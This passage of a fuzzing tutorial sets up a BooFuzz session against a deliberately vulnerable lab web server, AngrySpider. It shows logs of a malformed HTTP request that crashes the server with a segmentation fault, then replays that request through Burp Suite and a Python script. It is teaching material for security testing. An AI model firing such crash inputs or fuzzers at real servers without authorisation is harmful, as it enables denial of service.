# Automatic defined variables
import time
time_Str = time.strftime("%Y%m%d%H%M%S")
print("time: " + time_Str)

sessionFileName_Str = time_Str + ".patBrown.session"
print("sessionFileName: " + sessionFileName_Str)

# BooFuzz defined variables
s_static = Static
s_delim  = Delim
s_string = String

sess = sessions.Session(session_filename=sessionFileName_Str,
sleep_time=.25)
target = sessions.Target(SocketConnection(host=targetIp_Str,
port=targetPort_Int))

# Optionally monitor the process for segfaults
'''
mkdir -p /opt/boofuzzRuns/procmons/
cd /opt/boofuzz
python process_monitor_unix.py -c /opt/boofuzzRuns/procmons/$(date
+"%Y%m%d%H%M").procmon
'''
target.procmon = pedrpc.Client(procmonIp_Str, procmonPort_Int)
target.procmon_options = {"proc_name": procName_Str,
"start_commands": [procStartCmd_Str], "stop_commands":
[procStopCmd_Str]}

# Optionally enable pcap creation
'''
mkdir -p /opt/boofuzzRuns/netmons/
cd /opt/boofuzz
cp network_monitor.py network_monitor_unix.py
python network_monitor_unix.py -d 2 -P /opt/boofuzzRuns/netmons/
'''
#target.netmon = pedrpc.Client(netmonIp_Str, netmonPort_Int)

sess.add_target(target)
```

```
# Import HTTP BooFuzz Templates; Check out python files within
/opt/boofuzz/requests for detials
import sys
sys.path.insert(0, '/opt/boofuzz/requests')
import http_get
# import http_header
# import http_post

# Connect & Fuzz
# s_get("example001") -> s_initialize("example001") inside
/opt/boofuzz/requests/*.py files

print("session importing get requests")
sess.connect(sess.root, s_get("HTTP VERBS"))
sess.connect(sess.root, s_get("HTTP METHOD"))
sess.connect(sess.root, s_get("HTTP REQ"))

'''
print("session importing header requests")
sess.connect(sess.root, s_get("HTTP HEADER COOKIE"))
sess.connect(sess.root, s_get("HTTP HEADER CONTENTLENGTH"))
sess.connect(sess.root, s_get("HTTP HEADER CLOSE"))
sess.connect(sess.root, s_get("HTTP HEADER COOKIE"))
sess.connect(sess.root, s_get("HTTP HEADER AUTHORIZATION"))
sess.connect(sess.root, s_get("HTTP HEADER ACCEPT"))
sess.connect(sess.root, s_get("HTTP HEADER ACCEPTCHARSET"))
sess.connect(sess.root, s_get("HTTP HEADER ACCEPTDATETIME"))
sess.connect(sess.root, s_get("HTTP HEADER ACCEPTENCODING"))
sess.connect(sess.root, s_get("HTTP HEADER ACCEPTLANGUAGE"))
sess.connect(sess.root, s_get("HTTP HEADER AUTHORIZATION"))
sess.connect(sess.root, s_get("HTTP HEADER CACHECONTROL"))
sess.connect(sess.root, s_get("HTTP HEADER CLOSE"))
sess.connect(sess.root, s_get("HTTP HEADER CONTENTLENGTH"))
sess.connect(sess.root, s_get("HTTP HEADER CONTENTMD5"))
sess.connect(sess.root, s_get("HTTP HEADER COOKIE"))
sess.connect(sess.root, s_get("HTTP HEADER DATE"))
sess.connect(sess.root, s_get("HTTP HEADER DNT"))
sess.connect(sess.root, s_get("HTTP HEADER EXPECT"))
sess.connect(sess.root, s_get("HTTP HEADER FROM"))
sess.connect(sess.root, s_get("HTTP HEADER HOST"))
sess.connect(sess.root, s_get("HTTP HEADER IFMATCH"))
```

```
sess.connect(sess.root, s_get("HTTP HEADER IFMODIFIEDSINCE"))
sess.connect(sess.root, s_get("HTTP HEADER IFNONEMATCH"))
sess.connect(sess.root, s_get("HTTP HEADER IFRANGE"))
sess.connect(sess.root, s_get("HTTP HEADER IFUNMODIFIEDSINCE"))
sess.connect(sess.root, s_get("HTTP HEADER KEEPALIVE"))
sess.connect(sess.root, s_get("HTTP HEADER MAXFORWARDS"))
sess.connect(sess.root, s_get("HTTP HEADER PRAGMA"))
sess.connect(sess.root, s_get("HTTP HEADER PROXYAUTHORIZATION"))
sess.connect(sess.root, s_get("HTTP HEADER RANGE"))
sess.connect(sess.root, s_get("HTTP HEADER REFERER"))
sess.connect(sess.root, s_get("HTTP HEADER TE"))
sess.connect(sess.root, s_get("HTTP HEADER UPGRADE"))
sess.connect(sess.root, s_get("HTTP HEADER USERAGENT"))
sess.connect(sess.root, s_get("HTTP HEADER VIA"))
sess.connect(sess.root, s_get("HTTP HEADER WARNING"))
sess.connect(sess.root, s_get("HTTP HEADER XATTDEVICEID"))
sess.connect(sess.root, s_get("HTTP HEADER XDONOTTRACK"))
sess.connect(sess.root, s_get("HTTP HEADER XFORWARDEDFOR"))
sess.connect(sess.root, s_get("HTTP HEADER XREQUESTEDWITH"))
sess.connect(sess.root, s_get("HTTP HEADER XWAPPROFILE"))
'''

'''
print("session imported post requests")
sess.connect(sess.root, s_get("HTTP VERBS POST"))
sess.connect(sess.root, s_get("HTTP VERBS POST ALL"))
sess.connect(sess.root, s_get("HTTP VERBS POST REQ"))
'''

sess.fuzz()
```

Now let's get to fuzzing:

```
cd /opt/boofuzzRuns
python patBrown.py | tee output.log
```

Which should produce the following output:

```
root@kali:/opt/boofuzzRuns# python patBrown.py | tee output.log
20170320224811
```

```
[2017-03-20 22:48:13,878]     Info: current fuzz path:  -> HTTP
VERBS
[2017-03-20 22:48:13,912] Test Case: 1
[2017-03-20 22:48:13,912]     Info: primitive name: "verbs", type:
Group, default value: GET
[2017-03-20 22:48:13,912]     Info: Test case 1 of 105059 for this
node. 1 of 147279 overall.
[2017-03-20 22:48:19,169]   Test Step: Fuzzing Node 'HTTP VERBS'
[2017-03-20 22:48:19,185]     Transmitting 28 bytes: 47 45 54 20 2f
69 6e 64 65 78 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e 31 0d 0a 0d
0a b'GET /index.html HTTP/1.1\r\n\r\n'
[2017-03-20 22:48:19,186]     Info: 28 bytes sent
[2017-03-20 22:48:19,186]     Info: Receiving...
[2017-03-20 22:48:19,187]     Received: 48 54 54 50 2f 31 2e 31 20
34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 43 6f 6e 74 65 6e 74
2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d 6
c 3b 20 63 68 61 72 73 65 74 3d 49 53 4f 2d 38 38 35 39 2d 31 0d 0a
43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 31 0d 0a 53 65
72 76 65 72 3a 20 41 6e 67 72 79 53 70 69 64
65 72 0d 0a 0d 0a 3c 70 3e 55 6e 61 62 6c 65 20 74 6f 20 72 65 61
64 20 74 68 61 74 20 66 69 6c 65 3c 2f 70 3e b'HTTP/1.1 404 Not
Found\r\nContent-Type: text/html; charset=ISO-885
9-1\r\nContent-Length: 31\r\nServer: AngrySpider\r\n\r\n<p>Unable
to read that file</p>'
[2017-03-20 22:48:19,187]     Check: Verify some data was received
from the target.
[2017-03-20 22:48:19,187]       Check OK: Some data received from
target.
[2017-03-20 22:48:19,187]   Test Step: Calling post_send function:
[2017-03-20 22:48:19,188]     Info: No post_send callback
registered.
[2017-03-20 22:48:19,188]   Test Step: Sleep between tests.
[2017-03-20 22:48:19,188]     Info: sleeping for 0.250000 seconds
[2017-03-20 22:48:19,440]   Test Step: Contact process monitor
[2017-03-20 22:48:19,441]     Check: procmon.post_send()
[2017-03-20 22:48:19,444]       Check OK: No crash detected.
[2017-03-20 22:48:19,454] Test Case: 2
...
```

Once it has finished fuzzing, approximately 5 minutes later, we should see output similar to the following:

```
...
[2017-03-20 22:19:47,175] Test Case: 3007
[2017-03-20 22:19:47,175]     Info: primitive name: None, type: Delim, default
value: :
[2017-03-20 22:19:47,175]     Info: Test case 3 of 40779 for this node. 3007 of
147279 overall.
[2017-03-20 22:19:47,176]   Test Step: Fuzzing Node 'HTTP REQ'
[2017-03-20 22:19:47,176]     Transmitting 381 bytes: 47 45 54 20 2f 20 48 54 54 50
2f 31 2e 31 0d 0a 48 6f 73 74 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 20 77 77 77 2e 67 6f 6f
67 6c 65 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c
69 76 65 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28
57 69 6e 64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 57 4f 57 36 34 29 20 41 70 70 6c 65
57 65 62 4b 69 74 2f 35 33 37 2e 31 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65
63 6b 6f 29 20 43 68 72 6f 6d 65 2f 32 31 2e 30 2e 31 31 38 30 2e 38 33 20 53 61 66
61 72 69 2f 35 33 37 2e 31 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c
2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69
63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d 0a
41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 64 65 66 6c 61 74
65 2c 73 64 63 68 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d
55 53 2c 65 6e 3b 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d 43 68 61 72 73 65 74 3a
20 49 53 4f 2d 38 38 35 39 2d 31 2c 75 74 66 2d 38 3b 71 3d 30 2e 37 2c 2a 3b 71 3d
30 2e 33 0d 0a 0d 0a b'GET / HTTP/1.1\r\nHost::::::::::
www.google.com\r\nConnection: Keep-AliveUser-Agent: Mozilla/5.0 (Windows NT 6.1;
WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83
Safari/537.1\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Encoding:
gzip,deflate,sdch\r\nAccept-Language: en-US,en;q=0.8\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n\r\n'
[2017-03-20 22:19:47,176]     Info: 381 bytes sent
[2017-03-20 22:19:47,176]     Info: Receiving...
[2017-03-20 22:19:47,178]     Received:  b''
[2017-03-20 22:19:47,178]     Check: Verify some data was received from the target.
[2017-03-20 22:19:47,178]       Check Failed: Nothing received from target.
[2017-03-20 22:19:47,178]   Test Step: Calling post_send function:
[2017-03-20 22:19:47,178]     Info: No post_send callback registered.
[2017-03-20 22:19:47,178]   Test Step: Sleep between tests.
[2017-03-20 22:19:47,178]     Info: sleeping for 0.250000 seconds
[2017-03-20 22:19:47,428]   Test Step: Contact process monitor
[2017-03-20 22:19:47,429]     Check: procmon.post_send()
[2017-03-20 22:19:47,431]       Check Failed: procmon detected crash on test case
#3007: [10:19.47] Crash : Test - 3007 Reason - Segmentation fault

[2017-03-20 22:19:47,432]   Test Step: Failure summary
[2017-03-20 22:19:47,432]     Info: (2 reports) Nothing received from target.
[2017-03-20 22:19:47,432]   Test Step: Crash threshold reached for this primitive,
exhausting 41 mutants.
[2017-03-20 22:19:47,432]   Test Step: restarting target
[2017-03-20 22:19:47,432]     Info: restarting target process
root@kali:/opt/boofuzzRuns#
```

We can now review the results using the following commands:

```
cat /opt/boofuzzRuns/procmons/*.procmon
ls -alF /opt/boofuzzRuns/cores
```

We can reproduce the last crash by copying and pasting the malicious input from the terminal to burp suite's repeater tool.

First stop the process monitoring daemon using CRTL + C in the process monitoring daemon's terminal window, which should look like:

```
[10:19.55] updating start commands to:
['/opt/AngrySpider/angryspider.noflags']
^CTraceback (most recent call last):
  File "process_monitor_unix.py", line 278, in <module>
    servlet.serve_forever()
  File "/opt/boofuzz/boofuzz/pedrpc.py", line 260, in serve_forever
    (self.__client_sock, self.__client_address) = self.__server.accept()
  File "/usr/lib/python2.7/socket.py", line 206, in accept
    sock, addr = self._sock.accept()
KeyboardInterrupt
root@kali:/opt/boofuzz#
```


Secondly we need to manually start up the web server using the following commands:

```
cd /opt/angrySpider
./angryspider.noflags
```


Which should produce the following output:

```
root@kali:/opt/angrySpider# cd /opt/angrySpider
root@kali:/opt/angrySpider# ./angryspider.noflags
Listening on port 8080...
```


Thirdly, we will use burp suite to test our malicious payload, start firefox and set foxyproxy to use the burp proxy:



Now start burp suite and ensure the intercepting proxy is set to off by clicking the Proxy tab, and then clicking the Intercept tab, and ensuring the "Intercept is off" button looks like the following:



Check to ensure the proxy is enabled by clicking the Proxy tab, and then clicking the Options tab, and ensuring the "Running" checkbox looks like the following:




Note, you may need to click the "Edit" button and change the "Bind to port" to TCP port "8081", so that Burp's proxy is not conflicting with AngrySpider's web server.

Let's now using Burp Suite's Repeater tool to test our malicious payload by clicking the Repeater tab, and then copying and pasting the last malicious input which caused a segmentation fault in our target web server.


```
GET / HTTP/1.1
Host:::::::::: www.google.com
Connection: Keep-AliveUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83 Safari/537.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
```

Note, we will need to replace the "\r\n" charters with a actual carriage returns using the enter or return button on your keyboard.


When we now click the "Go" button within Burp Suite, Burp will send the malicious input to the target web server which should result in a Segmentation fault:




You could now export this request to a python file to integrate into a more complex exploit or just to show off your mad hacking skills to your friends and family:



And then paste this into a text file:




And then execute the python script while your friends and family are watching in amazement!


root@kali: /opt/fuzzRuns
root@kali: /opt/AngrySpider 80x9
root@kali:/opt/AngrySpider# ./angryspider.noflags
Listening on port 8080...
--
Connection received from 127.0.0.1:49472
` fname - /
` HEADER - Key: 'Host', Value: ' 127.0.0.1:8080'
Segmentation fault
root@kali:/opt/AngrySpider#
root@kali: /opt/fuzzRuns 80x26
root@kali:/opt/fuzzRuns# python 3007.py
Traceback (most recent call last):
File "3007.py", line 3, in <module>
requests.get("http://127.0.0.1:8080/", headers={"Connection": "Keep-AliveUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83 Safari/537.1", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Encoding": "gzip,deflate,sdch", "Accept-Language": "en-US,en;q=0.8", "Accept-Charset": "ISO-8859-1,utf-8;q=0.7,*;q=0.3"})
File "/usr/lib/python2.7/dist-packages/requests/api.py", line 70, in get
return request('get', url, params=params, **kwargs)
File "/usr/lib/python2.7/dist-packages/requests/api.py", line 56, in request
return session.request(method=method, url=url, **kwargs)
File "/usr/lib/python2.7/dist-packages/requests/sessions.py", line 488, in request
resp = self.send(prep, **send_kwargs)
File "/usr/lib/python2.7/dist-packages/requests/sessions.py", line 609, in send
r = adapter.send(request, **kwargs)
File "/usr/lib/python2.7/dist-packages/requests/adapters.py", line 473, in send
raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', BadStatusLine("''",))
root@kali:/opt/fuzzRuns#

